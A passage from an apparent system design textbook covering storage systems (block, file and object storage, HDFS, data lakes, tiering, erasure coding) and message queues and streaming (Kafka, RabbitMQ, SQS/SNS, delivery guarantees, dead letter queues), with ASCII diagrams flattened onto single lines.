| | splits data across multiple servers. Always try partitioning, | | read replicas, and caching BEFORE sharding. Sharding adds | | enormous
complexity (cross-shard joins, distributed | | transactions, resharding). | | | 8. The shard key is the most critical decision in a sharded | |
system. It must have high cardinality, even distribution, | | and align with your most common query patterns. | | | 9. Denormalize when reads
vastly outnumber writes and | | JOIN performance is a bottleneck. Accept data duplication | | as a trade-off for read speed. | | | 10.
Connection pooling is essential for production systems. | | Use HikariCP (Java), PgBouncer (PostgreSQL). | | | 11. Understand concurrency
control: MVCC allows readers and | | writers to coexist without blocking. Use optimistic locking | | for low-contention, pessimistic for
high-contention. | | | 12. NewSQL (CockroachDB, Spanner) bridges the gap between | | SQL guarantees and NoSQL scalability – consider these for |
| globally distributed ACID requirements. | | | 13. Avoid common anti-patterns: functions on indexed columns, | | leading wildcards in LIKE,
SELECT *, N+1 queries, implicit | | type conversions, and OFFSET-based deep pagination. | | |
+-----+
```

Next Chapter: [Chapter 9 — Storage Systems](#)

Chapter 9: Storage Systems

Introduction — Storage is the Foundation

Every system ultimately needs to **persist data**. Whether it's user uploads (images, videos), application state (databases), log files, backups, or machine learning datasets — storage is the foundation on which everything else is built.

In system design, choosing the right storage technology is about understanding trade-offs between: - **Latency** — How fast can you read/write? - **Throughput** — How much data can you move per second? - **Durability** — Will the data survive hardware failures? - **Cost** — How much per GB per month? - **Access patterns** — Random vs. sequential, read-heavy vs. write-heavy?

This chapter covers the three fundamental types of storage (block, file, object), distributed file systems, data lakes vs. data warehouses, storage tiering, and how to choose storage for different system design scenarios.

Types of Storage: Block, File, and Object

These are the three foundational storage abstractions in modern computing:

```
+-----+ +-----+ +-----+ | BLOCK STORAGE | | FILE STORAGE | | OBJECT STORAGE | | | | | |
Fixed-size blocks | | Hierarchical | | Flat namespace | | (512B - 4KB) | | directories | | with metadata | | | | and files | | | | /dev/sda1 | |
/home/user/ | | bucket/key | | [blk][blk][blk] | | docs/ | | {data + metadata} | | [blk][blk][blk] | | file.txt | | | | images/ | | HTTP API
(REST) | | Raw disk access | | photo.jpg | | PUT, GET, DELETE | +-----+ +-----+ +-----+ +-----+ | DB, VMs,
boot vol | | Shared file sys | | Images, videos, | | High-performance | | NAS, home dirs | | backups, archives | +-----+
+-----+ +-----+
```

Comprehensive Comparison

Feature	Block Storage	File Storage	Object Storage
Abstraction	Raw blocks (no filesystem)	Files in directories (hierarchy)	Objects in buckets (flat namespace)
Access Method	SCSI, iSCSI, FC, NVMe	NFS, SMB/CIFS, POSIX	HTTP REST API (PUT/GET/DELETE)
Latency	Very low (<1ms SSD)	Low-Medium (1-10ms)	Medium (10-100ms)
Throughput	Very high	Medium-High	Very high (parallel)
Max Size	Limited by volume (16 TB typical)	Limited by filesystem	Unlimited (5 TB per object in S3)
Modifiable	Yes (any byte, any block)	Yes (edit in place)	No — immutable, replace entire object
Metadata	None (raw bytes)	Basic (filename, perms, timestamps)	Rich custom metadata (key-value pairs)
Scalability	Vertical (bigger disk/array)	Moderate	Massive (exabyte scale)
Cost	\$\$\$ (most expensive)	\$\$	\$ (cheapest, especially archive)
Durability	Hardware RAID (99.999%)	Depends on implementation	99.99999999% (11 nines for S3)
Use Cases	Databases, VMs, boot volumes	Shared files, CMS, media processing	Static assets, backups, data lakes

Block Storage — The Performance Tier

Block storage divides data into fixed-size **blocks** (typically 512 bytes to 4 KB) and stores them on raw disk. The storage device has no understanding of files — it only reads and writes numbered blocks. The **operating system's filesystem** (ext4, XFS, NTFS) sits on top, organizing blocks into files.

Why Block Storage?

- **Lowest latency** — Direct disk access without filesystem overhead
- **Databases need it** — PostgreSQL, MySQL, Oracle write directly to block devices
- **VMs need it** — Virtual machine disk images sit on block storage
- **Boot volumes** — Operating systems boot from block storage

Cloud Block Storage

Service	Provider	Performance Tiers	Max IOPS	Max Throughput
EBS (Elastic Block Store)	AWS	gp3, io2, st1, sc1	256,000 (io2)	4,000 MB/s
Persistent Disk	GCP	pd-standard, pd-ssd, pd-extreme	120,000	2,400 MB/s
Managed Disks	Azure	Standard HDD/SSD, Premium SSD, Ultra	160,000	4,000 MB/s

EBS Volume Types (AWS Example)

```
+-----+ | AWS EBS Volume Types |
+-----+ | | | gp3 (General Purpose SSD) - Default choice for most workloads | |
3,000 IOPS baseline, up to 16,000 | | 125 MB/s baseline, up to 1,000 MB/s | | Cost: ~$0.08/GB/month | | | io2 Block Express (Provisioned IOPS) -
Mission-critical DBs | | Up to 256,000 IOPS, 4,000 MB/s | | Sub-millisecond latency | | Cost: ~$0.125/GB + $0.065/IOPS/month | | | st1
(Throughput Optimized HDD) - Big data, data warehouses | | 500 IOPS max, 500 MB/s throughput | | Cost: ~$0.045/GB/month | | | sc1 (Cold HDD) -
Infrequent access, archives | | 250 IOPS max, 250 MB/s throughput | | Cost: ~$0.015/GB/month | | |
+-----+
```

SAN (Storage Area Network)

In enterprise data centers, block storage is often provided by a **SAN** — a dedicated high-speed network connecting servers to shared storage arrays.

```
+-----+ +-----+ +-----+ |Server 1| |Server 2| |Server 3| +-----+ +-----+ +-----+ | | | +-----+-----+ |
+-----v-----+ | SAN Fabric | (Fibre Channel or iSCSI) | (FC Switch) | +-----+-----+ | +-----v-----+ | Storage | (Dell EMC, NetApp, Pure
Storage) | Array | | RAID 5/6/10 | | 100+ disks | +-----+
```

File Storage — Shared Access

File storage provides a **hierarchical filesystem** (directories and files) accessible over a network protocol. Multiple clients can read and write to the same filesystem concurrently.

Use Cases

- **Shared home directories** — Multiple users accessing the same files
- **Content management** — Web servers serving files from a shared store
- **Media processing** — Video transcoding pipelines reading/writing shared files
- **Machine learning** — Training data shared across multiple compute nodes
- **Legacy applications** — Apps that expect a POSIX filesystem

Network File Protocols

Protocol	Full Name	Platform	Use Case
NFS	Network File System	Linux/Unix	Shared Linux filesystems

SMB/CIFS	Server Message Block	Windows	Windows file shares
AFP	Apple Filing Protocol	macOS	Legacy macOS file sharing

Cloud File Storage

Service	Provider	Protocol	Features
EFS (Elastic File System)	AWS	NFSv4	Auto-scaling, multi-AZ, serverless
FSx for Lustre	AWS	Lustre	HPC, ML training (high throughput)
FSx for Windows	AWS	SMB	Windows workloads, Active Directory
Filestore	GCP	NFS	Managed NFS for GKE and Compute
Azure Files	Azure	SMB, NFS	Hybrid cloud, Azure integration

When to Use File Storage vs. Object Storage

Need POSIX filesystem semantics? (open, read, write, seek, close) | +- Yes --> File Storage (EFS, NFS) | - Edit files in place | - Random access within files | - Directory structure | +- No --> Object Storage (S3) - Write once, read many - HTTP API access - Massive scale, low cost

Object Storage — The Scale Champion

Object storage stores data as **objects** in a **flat namespace** (no directory hierarchy, though "/" in key names simulates folders). Each object consists of:

- Data** — The actual binary content (up to 5 TB in S3)
- Metadata** — Key-value pairs describing the object (content-type, custom tags)
- Unique identifier** — The object key (e.g., `images/2024/01/photo.jpg`)

Why Object Storage Dominates the Cloud

- Virtually unlimited scale** — S3 stores over 100 trillion objects
- 11 nines of durability** — 99.999999999% (you'd lose 1 object in 10,000 objects stored for 10 million years)
- Low cost** — \$0.023/GB/month (S3 Standard), \$0.004/GB/month (Glacier)
- HTTP API** — Simple PUT/GET/DELETE; works from anywhere
- Built-in versioning** — Keep every version of every object
- Event notifications** — Trigger Lambda/functions on upload

Cloud Object Storage Services

Service	Provider	Max Object Size	Durability	Storage Classes
S3	AWS	5 TB	99.999999999%	Standard, IA, Glacier, Deep Archive
GCS	Google Cloud	5 TB	99.999999999%	Standard, Nearline, Coldline, Archive
Azure Blob	Microsoft	4.75 TB (block)	99.999999999%	Hot, Cool, Cold, Archive
MinIO	Self-hosted	No limit	Configurable	N/A (compatible with S3 API)

Object Storage Access Pattern

```
Upload (PUT): +-----+ PUT /bucket/images/photo.jpg +-----+ | Client +----->| S3 | | | + binary data | | | +
metadata: {content-type: | Stores | | | image/jpeg, user-id: 123} | across | | |<-----+ 3+ AZs | | | 200 OK + ETag
+-----+ +-----+ Download (GET): +-----+ GET /bucket/images/photo.jpg +-----+ | Client +----->| S3 | |
|<-----+ | | | 200 OK + binary data + metadata +-----+ +-----+
```

Pre-Signed URLs — Secure Direct Access

Instead of routing all uploads/downloads through your application server, generate **pre-signed URLs** that grant temporary, direct access to S3:

```
1. Client requests upload URL from your API +-----+ "I want to upload photo.jpg" +-----+ | Client +----->|
Your API | | |<-----+ | | | Pre-signed PUT URL | Generates| | | (expires in 15 min) | signed | +-----+ | URL | |
+-----+ | 2. Client uploads directly to S3 | PUT pre-signed-url + binary data v +-----+ | S3 | (No load on your API server!) +-----+
```

HDFS — Hadoop Distributed File System

HDFS is a **distributed file system** designed to store **very large files** (GB to TB) across a cluster of commodity machines. It's the storage layer of the Hadoop ecosystem.

Architecture

```
+-----+ | NameNode | (Master — metadata) | | | - File -> block | | mapping | | - Block -> | | DataNode map | | - Namespace | |
(directory | | tree) | +-----+ +-----+ | +-----+ +-----+ +-----+ +-----+ +-----+ | DataNode 1 | |
DataNode 2 | | DataNode 3 | | | | | | [Block A1] | | [Block A2] | | [Block A3] | | [Block B2] | | [Block B1] | | [Block B3] | <- 3x
replication | [Block C1] | | [Block C3] | | [Block C2] | +-----+ +-----+ +-----+
```

Key Concepts

Concept	Description
NameNode	Master server; stores metadata (file names, directory structure, block locations). Single point of failure (mitigated by Secondary NameNode or HA NameNode).
DataNode	Worker servers; store actual data blocks. Send heartbeats to NameNode.
Block	Default 128 MB (configurable). Large blocks reduce NameNode metadata load and optimize for sequential reads.
Replication	Each block is replicated 3x (default) across different DataNodes and racks for durability.
Write-once	Files are immutable once written (append-only). Optimized for batch processing, not random updates.

HDFS vs. Object Storage (S3)

Feature	HDFS	S3
Architecture	Self-managed cluster	Fully managed service
Optimized for	Batch processing (MapReduce, Spark)	General-purpose object storage
Latency	Low (data locality — compute near data)	Higher (network round-trip)
Cost	Higher (dedicated cluster)	Lower (pay-per-use)
Scalability	Limited by cluster size	Virtually unlimited
Integration	Hadoop ecosystem	Universal (any language/framework)

Trend	Declining (replaced by cloud storage)	Growing (S3 as universal storage)
-------	---------------------------------------	-----------------------------------

Industry trend: Many organizations are migrating from HDFS to S3 (or GCS/ADLS) as the storage layer for big data, using compute engines like Spark, Presto, and Trino to query data directly on object storage.

Data Lake vs. Data Warehouse

These are two architectures for storing and analyzing large volumes of data:

+----- Data Lake -----+ +---- Data Warehouse -----+ Raw, unstructured data Structured, curated data Schema-on-read Schema-on-write Store everything Store what's needed +-----+ +-----+ +-----+ +-----+ +-----+ +-----+ JSON Parquet CSV Fact Dim Dim +-----+ +-----+ +-----+ Tbl Tbl Tbl +-----+ +-----+ +-----+ +-----+ +-----+ +-----+ Logs Images Avro Star/Snowflake schema +-----+ +-----+ +-----+ Object Storage (S3) Redshift, BigQuery, Delta Lake, Iceberg Snowflake +-----+ +-----+ +-----+
--

Detailed Comparison

Dimension	Data Lake	Data Warehouse
Data format	Raw — JSON, CSV, Parquet, Avro, images, video	Structured — tables with defined schema
Schema	Schema-on-read (define at query time)	Schema-on-write (define before loading)
Data quality	Raw, uncurated (can become "data swamp")	Curated, cleaned, validated
Storage	Object storage (S3, GCS, ADLS)	Specialized columnar storage
Users	Data scientists, ML engineers	Business analysts, BI teams
Processing	Spark, Presto, Trino, Hive	SQL queries via warehouse engine
Cost	Very low (object storage rates)	Higher (compute + storage)
Latency	Seconds to minutes	Sub-second to seconds (optimized)
Examples	S3 + Delta Lake, GCS + BigLake	Snowflake, Redshift, BigQuery

The Lakehouse — Best of Both Worlds

Modern architectures combine data lake and data warehouse: - **Delta Lake** (Databricks) — ACID transactions on S3/ADLS - **Apache Iceberg** — Open table format for huge analytic datasets - **Apache Hudi** — Incremental data processing on data lakes

Storage Classes and Tiering

Not all data needs the same performance or availability. **Storage tiering** moves data to cheaper storage as it ages.

S3 Storage Classes (AWS Example)

Access Frequency	Storage Class	Cost/GB/month	Retrieval Cost	=====	=====	=====	=====	FREQUENT	S3				
Standard	\$0.023 Free (hot data) S3 Standard-IA	\$0.0125	\$0.01/GB (infrequent access) S3 One Zone-IA	\$0.01	\$0.01/GB (non-critical data) S3 Glacier Instant	\$0.004	\$0.03/GB (archive, ms access) S3 Glacier Flexible	\$0.0036	Mins to hours (archive) RARE	S3 Glacier Deep	\$0.00099	12-48 hours	Archive (cold data)

Lifecycle Policies — Automated Tiering

Object uploaded Day 0-30: S3 Standard (\$0.023/GB) (frequently accessed) v Day 30: Transition to S3 Standard-IA (\$0.0125/GB) (still needed, but less frequently) v Day 90: Transition to S3 Glacier Instant (\$0.004/GB) (rarely accessed, but need fast retrieval) v Day 365: Transition to S3 Glacier Deep Archive (\$0.00099/GB) (compliance/regulatory retention) v Day 2555 (7 years): Delete object (retention period
--

expired)

Real-world savings: A company storing 100 TB of data could save **\$20,000+/month** by implementing proper lifecycle policies instead of keeping everything in S3 Standard.

Replication and Durability

How S3 Achieves 11 Nines of Durability

S3's durability of **99.999999999%** (11 nines) means that if you store **10 million objects**, you can expect to lose **one object every 10,000 years**.

How S3 stores your data: Object: photo.jpg (10 MB) | | Erasure coding + replication v +-----+ +-----+ +-----+ +-----+ +-----+ +-----+ |Frag1| |Frag2| |Frag3| |Frag4| |Frag5| |Frag6| | AZ-1| | AZ-1| | AZ-2| | AZ-2| | AZ-3| | AZ-3| +-----+ +-----+ +-----+ +-----+ +-----+ +-----+ - Data is split into fragments using erasure coding - Fragments distributed across 3+ Availability Zones - Even if an entire AZ is destroyed, data can be reconstructed - Background integrity checks continuously verify data - Corrupted fragments are automatically repaired

Replication vs. Erasure Coding

Approach	How It Works	Storage Overhead	Durability	Use Case
3x Replication	Store 3 full copies	200% overhead	High	HDFS, Redis, Cassandra
Erasure Coding	Split into k data + m parity fragments; any k of (k+m) reconstruct data	~50% overhead	Very high	S3, Azure Blob, Ceph

3x Replication: Erasure Coding (4+2): [Full Copy 1] [Data 1] [Data 2] [Data 3] [Data 4] [Full Copy 2] [Parity1] [Parity2] [Full Copy 3] Any 4 of 6 fragments reconstruct data 12 MB for a 4 MB file 6 MB for a 4 MB file (3x overhead) (1.5x overhead)

Content-Addressable Storage and Deduplication

Content-Addressable Storage (CAS)

In CAS, data is stored and retrieved by its **content hash** rather than a location or filename.

File content: "Hello, World!" SHA-256 hash: a591a6d40bf420...e671cf8 Storage: hash -> content a591a6d40bf420...e671cf8 -> "Hello, World!" Two users upload identical files? Both get the SAME hash -> stored only ONCE!

Used in: Git (content-addressable object store), Docker image layers, backup systems, IPFS.

Deduplication

Deduplication identifies and eliminates **duplicate copies** of data.

Type	How It Works	Savings	Use Case
File-level	Hash entire files; skip duplicates	Moderate	Backup systems
Block-level	Hash fixed-size blocks; deduplicate blocks	High	VM storage, enterprise backup
Byte-level	Variable-length chunking + hashing	Highest	Advanced backup (Borg, Restic)

Without dedup: With dedup: VM 1: [OS][App][Data1] [OS] <- shared VM 2: [OS][App][Data2] [App] <- shared VM 3: [OS][App][Data3] [Data1] [Data2] [Data3] <- unique Total: 9 blocks Total: 5 blocks (44% savings)

Choosing Storage for System Design Scenarios

Decision Matrix

Scenario	Storage Type	Specific Service	Why
Database storage	Block	EBS io2 / Persistent SSD	Low-latency random I/O for B-tree operations
User profile images	Object	S3 + CloudFront CDN	Scalable, cheap, HTTP-accessible, CDN-cacheable
Video streaming platform	Object + CDN	S3 + CloudFront / Netflix Open Connect	Store originals in S3, deliver via CDN
Shared config files	File	EFS / NFS	Multiple servers need POSIX filesystem access
ML training data	Object or File	S3 (with Lustre for HPC)	Large datasets, parallel reads across compute
Log aggregation	Object	S3 with lifecycle policies	Write-once, time-based tiering, cheap archive
Database backups	Object	S3 Glacier	Infrequent access, low cost, high durability
Real-time analytics	Block + Object	EBS (hot) + S3 (archive)	Fast processing, then archive for cost
Container images	Object (registry)	ECR / Docker Hub (backed by S3)	Immutable images, layered dedup

Example: Designing Storage for an Image Sharing App

```
+-----+ Upload +-----+ Store +-----+ | Mobile +----->| API +----->| S3 | | App | (pre-signed | Server |
(original) | Bucket | +-----+ URL) +-----+ +---+-----+ | | | Trigger | v | +-----+-----+ | | Lambda / | Generate | | Image | thumbnails |
| Processor +---> S3 (thumbnails) | +-----+-----+ | | +-----+ Download +-----+ Fetch from +-----v-----+ | Mobile |<-----+-----| CDN
|<-----+-----| S3 | | App | (cached at | CloudFrnt| (origin) | Origin | +-----+ edge) +-----+ +-----+ Storage Design: -
Originals: S3 Standard (first 30 days) -> S3 IA (after 30 days) - Thumbnails: S3 Standard (always, frequently accessed) - Deleted photos: S3
Glacier (kept 30 days for recovery) - Pre-signed URLs for direct upload (bypass API server) - CloudFront CDN for global, low-latency delivery
```

Key Takeaways

```
+-----+-----+ | Storage Systems – Key Takeaways |
+-----+-----+ | | | 1. Three types of storage: Block (databases, VMs), File | | (shared
filesystems), Object (images, backups, data lakes). | | Object storage is the default for most new workloads. | | | 2. Object storage (S3)
offers unmatched durability (11 nines), | | virtually unlimited scale, and very low cost. Use it for | | anything that doesn't need in-place
modification. | | | 3. Block storage (EBS) is essential for databases and VMs | | where low-latency random I/O is critical. | | | 4. HDFS is
declining in favor of cloud object storage + | | compute engines (Spark on S3). But understand its | | architecture for interviews. | | | 5.
Storage tiering (hot/warm/cold/archive) can reduce costs | | by 80%+. Implement lifecycle policies to automate | | transitions. | | | 6. Erasure
coding provides high durability with lower storage | | overhead than simple replication (1.5x vs 3x). | | | 7. Pre-signed URLs let clients
upload/download directly from | | object storage, reducing load on your application servers. | | | 8. In system design interviews, always
discuss storage | | durability, access patterns, cost optimization, and CDN | | integration for static content. | | |
+-----+-----+
```

Next Chapter: [Chapter 10 — Message Queues and Streaming](#)

Chapter 10: Message Queues and Streaming

Introduction — Why Asynchronous Processing?

In a typical synchronous architecture, Service A calls Service B and **waits** for a response. This creates **tight coupling**: if Service B is slow or down, Service A is also affected. As systems grow, synchronous chains of service calls become fragile, slow, and hard to scale.

Asynchronous processing decouples producers from consumers using an intermediary — a **message queue** or **event stream**. The producer sends a message and moves on immediately. The consumer processes it whenever it's ready.

```
Synchronous (tightly coupled): +-----+ Request +-----+ Request +-----+ |Svc A +----->|Svc B +----->|Svc C | | |<-----|
|<-----| | | Response | | Response | | +-----+ (waiting) +-----+ (waiting) +-----+ If Svc C is slow, Svc B is slow, and Svc A is slow.
If Svc C is down, the entire chain fails. Asynchronous (decoupled): +-----+ Publish +-----+ Consume +-----+ |Svc A +----->| Message
+----->|Svc B | | | (fire & | Queue | (when | | | forget) | | ready) | | +-----+ +-----+ +-----+ Svc A doesn't wait. If Svc B is
slow or down, messages queue up and are processed when Svc B recovers.
```

Benefits of Asynchronous Processing

Benefit	Description
Decoupling	Producer and consumer can be developed, deployed, and scaled independently
Resilience	If the consumer is down, messages are buffered; no data loss
Scalability	Add more consumers to handle increased load
Load leveling	Absorb traffic spikes; consumers process at their own pace
Ordering	Can guarantee message ordering within partitions
Auditability	Message log provides a record of all events

Message Queue vs Event Streaming

These are two fundamentally different paradigms, though they're often conflated.

Message Queue (Traditional)

A message queue delivers messages to **one consumer** per message. Once consumed, the message is **deleted** from the queue. Think of it as a **task queue**.

```
Producer Queue Consumer +-----+ Enqueue +-----+ Dequeue +-----+ | +----->| Msg1 +----->| | | | Msg2 | | | | | Msg3 | (Msg1 is |
| +-----+ +-----+ deleted +-----+ after ACK)
```

Examples: RabbitMQ, Amazon SQS, ActiveMQ, IBM MQ

Event Streaming

An event stream is an **append-only log** of events. Messages are **not deleted** after consumption. Multiple consumers can read the same events independently, each tracking their own position (offset).

```
Producer Event Stream (Log) Consumer Group A +-----+ Append +--+-----+ +-----+ | +----->|E1|E2|E3|E4|E5|E6|----->| | (offset: 4)
+-----+ +-----+ +-----+ +-----+ ^ ^ | | Consumer Group B oldest newest +-----+ (retained) | | (offset: 2) +-----+ Events are retained for
a configurable period (days/weeks/forever). Each consumer group tracks its own offset independently.
```

Examples: Apache Kafka, Amazon Kinesis, Apache Pulsar, Redpanda

Comparison Table

Feature	Message Queue	Event Streaming
Message lifecycle	Deleted after consumption	Retained (configurable period)
Consumer model	One consumer per message	Multiple consumers independently
Replay	Not possible (message gone)	Replay from any offset
Ordering	Queue-level (FIFO)	Partition-level
Throughput	Moderate (1K–100K msg/s)	Very high (millions msg/s)
Use case	Task distribution, work queues	Event sourcing, analytics, log aggregation
Analogy	Email (read and delete)	Newspaper (everyone reads the same edition)

Point-to-Point vs Pub/Sub Messaging

Point-to-Point

One producer sends to one queue, one consumer receives each message. Used for **task distribution**.

```
+-----+ +-----+ +-----+ | Producer +---->| Queue +---->| Consumer | +-----+ +-----+ +-----+ Each message is delivered to
exactly ONE consumer. If multiple consumers listen, messages are distributed (load balanced). +-----+ +-----+ +-----+ | Producer
+---->| Queue +--->| Consumer1| (gets Msg1, Msg3) +-----+ | | +-----+ | Msg1 | | +-----+ | Msg2 | +->| Consumer2| (gets Msg2,
Msg4) | Msg3 | +-----+ | Msg4 | +-----+
```

Publish/Subscribe (Pub/Sub)

One producer publishes to a **topic**, and all subscribed consumers receive a **copy** of every message.

```
+-----+ +-----+ +-----+ | Producer +---->| Topic +-->|Subscriber| (gets ALL messages) +-----+ | | | A | | | | +-----+ |
| | +-----+ | | +->|Subscriber| (gets ALL messages) | | | B | +-----+ +-----+ Use case: Order placed -> notify Inventory, Shipping,
Analytics
```

Hybrid: Consumer Groups (Kafka Model)

Kafka combines both: within a **consumer group**, messages are load-balanced (point-to-point). Across consumer groups, messages are broadcast (pub/sub).

```
+-----+ +-----+ Consumer Group A (order-service) | Producer +---->| Topic | +-----+ +-----+ | +--->|Consumer A1| (partition 0) |
| | +-----+ | P0: | | +-----+ | [E1] | +->|Consumer A2| (partition 1) | [E3] | +-----+ | | | P1: | Consumer Group B
(analytics-service) | [E2] | +-----+ | [E4] +--->|Consumer B1| (partition 0) | | | +-----+ +-----+ | +-----+ +->|Consumer B2|
(partition 1) +-----+ Group A and Group B BOTH receive all messages (pub/sub). Within each group, partitions are distributed
(point-to-point).
```

Apache Kafka — Deep Dive

Kafka is the dominant event streaming platform, used by LinkedIn, Netflix, Uber, and thousands of other companies. It handles **trillions of messages per day** at some organizations.

Core Architecture

```
+----- Kafka Cluster +-----+ | | | +-----+ +-----+ | | |Broker 1| |Broker 2| | (3+ brokers for HA) | | | | | | | Topic A| | Topic A| |
(partitions distributed | | P0,P2 | | P1 | | across brokers) | | | | | | Topic B| | Topic B| | | | P0 | | P1,P2 | | | +-----+ +-----+
| | | +-----+ | | |Broker 3| ZooKeeper / | | | | KRaft | (metadata management) | | Topic A| (consensus) | | | P0rep | | | +-----+ |
+-----+
```

Topics and Partitions

A **topic** is a named stream of events (like a database table). Each topic is divided into **partitions** for parallelism.

```
Topic: "orders" Partition 0: [Order1] [Order4] [Order7] [Order10] ... Partition 1: [Order2] [Order5] [Order8] [Order11] ... Partition 2: [Order3]
[Order6] [Order9] [Order12] ... - Messages within a partition are strictly ordered - Messages across partitions have no ordering guarantee -
Partition key determines which partition a message goes to e.g., hash(user_id) % num_partitions
```

Consumer Groups and Offsets

```
Topic: "orders" (3 partitions) Consumer Group: "order-processor" (3 consumers) +-----+ +-----+ +-----+ | P0 | | P1 | | P2 | +---+ +---+ +---+ | |
| v v v +-----+ +-----+ +-----+ | C0 | | C1 | | C2 | Each consumer owns 1 partition +-----+ +-----+ +-----+ (max parallelism = num partitions) Offset
tracking: P0: [E0, E1, E2, E3, E4, E5, ...] ^ | Consumer C0's committed offset = 3 (has processed E0, E1, E2; will read E3 next)
```

Key rules: - Each partition is consumed by **exactly one** consumer in a group - Adding consumers beyond the partition count results in **idle consumers** - If a consumer dies, its partitions are **rebalanced** to other consumers

Replication

Each partition has one **leader** and N-1 **followers** (replicas). Producers write to the leader; followers replicate.

```
Partition 0: Leader on Broker 1, Replicas on Broker 2 & 3 Producer --> Broker 1 (Leader P0) | +---> Broker 2 (Follower P0) -- replicates +--->
Broker 3 (Follower P0) -- replicates If Broker 1 dies: Broker 2 or 3 is elected new leader (automatic failover)
```

acks configuration: - acks=0 — Don't wait for any acknowledgment (fastest, risk of data loss) - acks=1 — Wait for leader acknowledgment (balanced) - acks=all — Wait for all replicas to acknowledge (safest, slowest)

RabbitMQ — Deep Dive

RabbitMQ is a traditional message broker implementing the **AMQP** (Advanced Message Queuing Protocol). It excels at complex routing, low-latency message delivery, and task distribution.

Architecture: Exchanges, Queues, and Bindings

```
Producer RabbitMQ Broker Consumer +-----+ Publish +-----+ Binding +-----+ Consume +-----+ | +----->|Exchange+----->|
Queue +----->| | +-----+ to exchange | | (routing | | from +-----+ with +-----+ rules) +-----+ queue routing key
```

Exchange Types

Exchange Type	Routing Logic	Use Case
Direct	Message routed to queue with matching routing key	Task queue with specific categories
Fanout	Message sent to ALL bound queues (broadcast)	Notifications to all subscribers
Topic	Pattern matching on routing key (wildcards: *, #)	Selective subscription (e.g., logs.*.error)
Headers	Match on message headers (not routing key)	Complex routing rules

```
Direct Exchange: Fanout Exchange: routing_key="pdf" (ignores routing key) | | +----v-----+ +-----v-----+ | Exchange| | Exchange | +-----+
+---+ +---+ +---+ | | | +----v-----+ +-----+ | +-----+ |pdf_queue| |Queue A| | |Queue C| +-----+ +-----+ | +-----+ (only PDF tasks)
+----v---+ |Queue B| +-----+ (all queues get all messages) Topic Exchange: routing_key="logs.payment.error" | +----v-----+ | Exchange| +---+ +---+
| | | | +---> Queue A (binding: "logs.payment.*") -> MATCH | +-----> Queue B (binding: "logs.#") -> MATCH +-----> Queue C (binding:
"logs.auth.error") -> NO MATCH
```

Acknowledgments

RabbitMQ requires consumers to **acknowledge** messages. Unacknowledged messages are redelivered.

```
1. Consumer receives message 2. Consumer processes message 3a. Success: Consumer sends ACK -> message removed from queue 3b. Failure: Consumer
sends NACK/REJECT -> message requeued or dead-lettered 3c. Timeout: No ACK received -> message redelivered to another consumer
```

Amazon SQS / SNS

Amazon SQS (Simple Queue Service)

Fully managed message queue — no infrastructure to manage.

Feature	SQS Standard	SQS FIFO
Ordering	Best-effort (may be out of order)	Strict FIFO ordering
Delivery	At-least-once (may duplicate)	Exactly-once processing
Throughput	Unlimited	3,000 msg/s (with batching)
Deduplication	No built-in	5-minute deduplication window
Use case	General decoupling, high throughput	Order-sensitive workflows

Amazon SNS (Simple Notification Service)

Pub/Sub messaging service — publish to a topic, deliver to multiple subscribers.

```
+-----+ +-----+ +-----+ | Producer +---->| SNS Topic +-->| SQS Queue| (for processing) +-----+ | | +-----+ | | |
+-----+ | | +->| Lambda | (serverless processing) | | +-----+ | | +-----+ | | +->| Email | (notifications) +-----+ |
+-----+ | +-----+ +->| HTTP | (webhook) +-----+
```

Common pattern: SNS + SQS (Fanout) Publish to SNS topic -> fan out to multiple SQS queues -> each queue has its own consumer group.

Delivery Guarantees

One of the most important concepts in messaging systems:

The Three Guarantees

Guarantee	Description	Implementation	Risk
At-most-once	Message delivered 0 or 1 times. Fire-and-forget.	No retries, no ACK	Message loss (acceptable for metrics, logs)
At-least-once	Message delivered 1 or more times. May have duplicates.	ACK + retry on failure	Duplicate processing (most common choice)
Exactly-once	Message delivered exactly 1 time. No loss, no duplicates.	Idempotent producers + transactional consumers	Complex, performance overhead

```
At-most-once: At-least-once: Exactly-once: Send -> Done Send -> ACK? Send -> ACK? (no retry) | | No ACK? Retry! No ACK? Retry! | + deduplication
May duplicate + transactions + idempotency
```

Why Exactly-Once is Hard

True exactly-once delivery requires coordination between the messaging system and the consumer's data store. In practice, most systems achieve "effectively exactly-once" by combining: 1. **At-least-once delivery** (retry until ACK) 2. **Idempotent consumers** (processing the same message twice has the same effect)

Kafka's approach: Idempotent producers (dedup on broker side) + transactional writes (atomic produce + consume offset commit).

Message Ordering Guarantees

System	Ordering Guarantee
Kafka	Ordered within a partition (not across partitions)
RabbitMQ	Ordered within a single queue (if single consumer)
SQS Standard	Best-effort ordering (no guarantee)
SQS FIFO	Strict FIFO within a message group
Kinesis	Ordered within a shard (partition)

How to Guarantee Ordering

Use a **partition key** that groups related messages to the same partition:

Partition key = user_id
User 123's events: [login] -> [purchase] -> [logout] All go to Partition 2 (hash("123") % N = 2) -> Guaranteed to be processed in order
User 456's events may go to a different partition -> No ordering guarantee relative to User 123's events -> But User 456's own events are in order

Dead Letter Queues (DLQ)

A **Dead Letter Queue** is a separate queue where messages that **cannot be processed** are sent after repeated failures. This prevents **poison messages** from blocking the entire queue.

Main Queue Processing Dead Letter Queue +-----+ Consume +-----+ Failure +-----+ | Msg A +----->| Consumer | (3 retries) | Msg A |
| Msg B | | +----->| (failed)| | Msg C | | Process | | | +-----+ +-----+ +-----+ Msg A fails 3 times -> moved to DLQ Msg B and
Msg C continue processing normally DLQ is monitored: - Alert operations team - Manual investigation - Retry after fixing the bug

DLQ Best Practices

1. **Set a max retry count** (e.g., 3-5 retries before moving to DLQ)
2. **Add metadata** — Include failure reason, timestamp, original queue, retry count
3. **Monitor DLQ size** — Alert when messages appear in the DLQ
4. **Retention period** — Keep DLQ messages long enough for investigation (14-30 days)
5. **Replay mechanism** — Build tooling to replay DLQ messages back to the main queue after fixing bugs

Backpressure Handling

Backpressure occurs when producers generate messages faster than consumers can process them. Without handling, this leads to queue overflow, OOM errors, or unbounded latency.

Strategies

Strategy	How It Works	Trade-off
Buffer (queue it)	Queue absorbs the burst; consumers catch up later	Increased latency during spikes; queue size may grow
Drop	Drop messages when queue is full	Data loss (acceptable for metrics, real-time data)
Throttle producer	Reject or slow down producer when queue is full	Producer must handle rejections; may block upstream
Scale consumers	Auto-scale consumers based on queue depth	Takes time to scale; cost increases
Rate limiting	Limit producer's publish rate	Prevents overload but may lose data at source

